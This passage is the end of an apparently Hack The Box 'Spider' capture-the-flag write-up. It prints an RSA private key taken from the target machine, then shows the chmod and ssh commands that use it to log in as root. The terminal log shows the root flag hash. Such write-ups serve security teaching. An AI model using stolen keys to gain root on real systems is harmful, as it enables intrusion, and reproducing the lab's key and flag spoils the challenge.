      gsgQskHffuzjq8v/q4aBfm6lQSn47G8foq0gQ1DvuZkWFAATvTjliXuE7gLcItPt
      iFtbg7RQV/xaTwAmdRfRLb7x63TG6mZDRkvFvGfihWqAnkuJNqoVJclgIXLuwUvk
      4d3/Vo/MdEUb02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMlJc3vo5Z
      EgkdKXy3RnLKvtxjpIlfmAZGu0T+RX1GlmoPDqoDWRbWU+wdbES35vqxH0uM5WUh
      vPt5ZDGiKID4Tft57udHxPiSD6YBhLT5ooHfFQIDAQABAoIBAFxB9Acg6Vc0kO/N
      krhfyUUo4j7ZBHDfJbI7aFinZPBwRtq75VHOeexud2vMDxAeQfJ1Lyp9q8/a1mdb
      sz4EkuCrQ05O9QthXJp0700+8t24WMLAHKW6qN1VW61+46iwc6iEtBZspNwIQjbN
      rKwBlmMiQnAyzzDKtNu9+Ca/kZ/cAjLpz3m1NW7X//rcDL8kBGs8RfuHqz/R4R7e
      HtCvxuXOFnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCfMfeUsUOByLcg3yEypClO/M
      s7pWQ1e4m27/NmU7R/cslc03YFQxow+CIbdd59dBKTZKErdiMd49WiZSxizL7Rdt
      WBTACsUCgYEAyU9azupb71YnGQVLpdTOzoTD6ReZlbDGeqz4BD5xzbkDj7MOT5Dy
      R335NRBf7EJC0ODXNVSY+4vEXqMTx9eTxpMtsP6u0WvIYwy9C7K/wCz+WXNV0zc0
      kcSQH/Yfkd2jADkMxHXkz9THXCChOfEt7IUmNSM2VBKb1xBMkuLXQbMCgYEAwUBS
      FhRNrIB3os7qYayE+XrGVdx/KXcKva6zn20YktWYlH2HLfXcFQQdr30cPxxBSriS
      BAKYcdFXSUQDPJ1/qE21OvDLmJFu4Xs7ZdGG8o5v8JmF6TLTwi0Vi45g38DJagEl
      w42zV3vV7bsAhQsMvd3igLEoDFt34jO9nQv9KBcCgYEAk8eLVAY7AxFtljKK++ui
      /Xv9DWnjtz2UFo5Pa14j0O+Wq7C4OrSfBth1Tvz8TcW+ovPLSD0YKODLgOWaKcQZ
      mVaF3j64OsgyzHOXe7T2iq788NF4GZuXHcL8Qlo9hqj7dbhrpPUeyWrcBsd1U8G3
      AsAj8jItOb6HZHN0owefGX0CgYAICQmgu2VjZ9ARp/Lc7tR0nyNCDLII4ldC/dGg
      LmQYLuNyQSnuwktNYGdvlY8oHJ+mYLhJjGYUTXUIqdhMm+vj7p87fSmqBVoL7BjT
      Kfwnd761zVxhDuj5KPC9ZcUnaJe3XabZU7oCSDbj9KOX5Ja6ClDRswwMP31jnW0j
      64yyLwKBgBkRFxxuGkB9IMmcN19zMWA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK
      teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVWKH/noFetpTE2uFStsNrMD8
      vEgG/fMJ9XmHVsPePviZBfrnszhP77sgCXX8Grhx9GlVMUdxeo+j
      -----END RSA PRIVATE KEY-----
    </h1>
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAl/dn2XpJQuIw49CVNdAgde05WZ47tZDYZ+7tXD8Q5tfqmyxq
gsgQskHffuzjq8v/q4aBfm6lQSn47G8foq0gQ1DvuZkWFAATvTjliXuE7gLcItPt
iFtbg7RQV/xaTwAmdRfRLb7x63TG6mZDRkvFvGfihWqAnkuJNqoVJclgIXLuwUvk
4d3/Vo/MdEUb02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMlJc3vo5Z
EgkdKXy3RnLKvtxjpIlfmAZGu0T+RX1GlmoPDqoDWRbWU+wdbES35vqxH0uM5WUh
vPt5ZDGiKID4Tft57udHxPiSD6YBhLT5ooHfFQIDAQABAoIBAFxB9Acg6Vc0kO/N
krhfyUUo4j7ZBHDfJbI7aFinZPBwRtq75VHOeexud2vMDxAeQfJ1Lyp9q8/a1mdb
sz4EkuCrQ05O9QthXJp0700+8t24WMLAHKW6qN1VW61+46iwc6iEtBZspNwIQjbN
rKwBlmMiQnAyzzDKtNu9+Ca/kZ/cAjLpz3m1NW7X//rcDL8kBGs8RfuHqz/R4R7e
HtCvxuXOFnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCfMfeUsUOByLcg3yEypClO/M
s7pWQ1e4m27/NmU7R/cslc03YFQxow+CIbdd59dBKTZKErdiMd49WiZSxizL7Rdt
WBTACsUCgYEAyU9azupb71YnGQVLpdTOzoTD6ReZlbDGeqz4BD5xzbkDj7MOT5Dy
R335NRBf7EJC0ODXNVSY+4vEXqMTx9eTxpMtsP6u0WvIYwy9C7K/wCz+WXNV0zc0
kcSQH/Yfkd2jADkMxHXkz9THXCChOfEt7IUmNSM2VBKb1xBMkuLXQbMCgYEAwUBS
FhRNrIB3os7qYayE+XrGVdx/KXcKva6zn20YktWYlH2HLfXcFQQdr30cPxxBSriS
BAKYcdFXSUQDPJ1/qE21OvDLmJFu4Xs7ZdGG8o5v8JmF6TLTwi0Vi45g38DJagEl
w42zV3vV7bsAhQsMvd3igLEoDFt34jO9nQv9KBcCgYEAk8eLVAY7AxFtljKK++ui
/Xv9DWnjtz2UFo5Pa14j0O+Wq7C4OrSfBth1Tvz8TcW+ovPLSD0YKODLgOWaKcQZ
mVaF3j64OsgyzHOXe7T2iq788NF4GZuXHcL8Qlo9hqj7dbhrpPUeyWrcBsd1U8G3
AsAj8jItOb6HZHN0owefGX0CgYAICQmgu2VjZ9ARp/Lc7tR0nyNCDLII4ldC/dGg
LmQYLuNyQSnuwktNYGdvlY8oHJ+mYLhJjGYUTXUIqdhMm+vj7p87fSmqBVoL7BjT
Kfwnd761zVxhDuj5KPC9ZcUnaJe3XabZU7oCSDbj9KOX5Ja6ClDRswwMP31jnW0j
64yyLwKBgBkRFxxuGkB9IMmcN19zMWA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK
teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVWKH/noFetpTE2uFStsNrMD8
vEgG/fMJ9XmHVsPePviZBfrnszhP77sgCXX8Grhx9GlVMUdxeo+j
-----END RSA PRIVATE KEY-----
```

After copying the key to our machine we can use it to ssh to the system as root :


code-chmod on root key

```
chmod 600 root.key
```

Then we use the `root key` to have an interactive shell after ssh alongside root

code-ssh@chiv

```
ssh -i root.key root@spider.htb
```



```
┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# vi root.key

┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# chmod 600 root.key

┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# ssh -i root.key root@spider.htb
Last login: Fri Jul 23 14:11:40 2021
root@spider:~# whoami
root
root@spider:~# ls
root.txt
root@spider:~# cat root.txt
20a77a0f6654dbc267271db4e4ddcb61
root@spider:~# ls -la
total 56
drwx------  7 root root  4096 May 18 00:23 .
drwxr-xr-x 24 root root  4096 Jul 23 14:12 ..
lrwxrwxrwx  1 root root     9 Apr 24  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root  3106 Apr  9  2018 .bashrc
drwx------  3 root root  4096 May 18 00:23 .cache
drwx------  3 root root  4096 May 18 00:23 .gnupg
-rw-------  1 root root    42 May  4 15:38 .lesshst
drwxr-xr-x  3 root root  4096 May 18 00:23 .local
lrwxrwxrwx  1 root root     9 Apr 24  2020 .mysql_history -> /dev/null
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-r--------  1 root root    33 Oct 27 21:31 root.txt
drwx------  2 root root  4096 May 18 00:23 .ssh
drwxr-xr-x  2 root root  4096 May 18 00:23 .vim
-rw-------  1 root root 11927 May 12 13:37 .viminfo
root@spider:~# 
```

```
-------------------------END successful attack @leshack98----------------------
```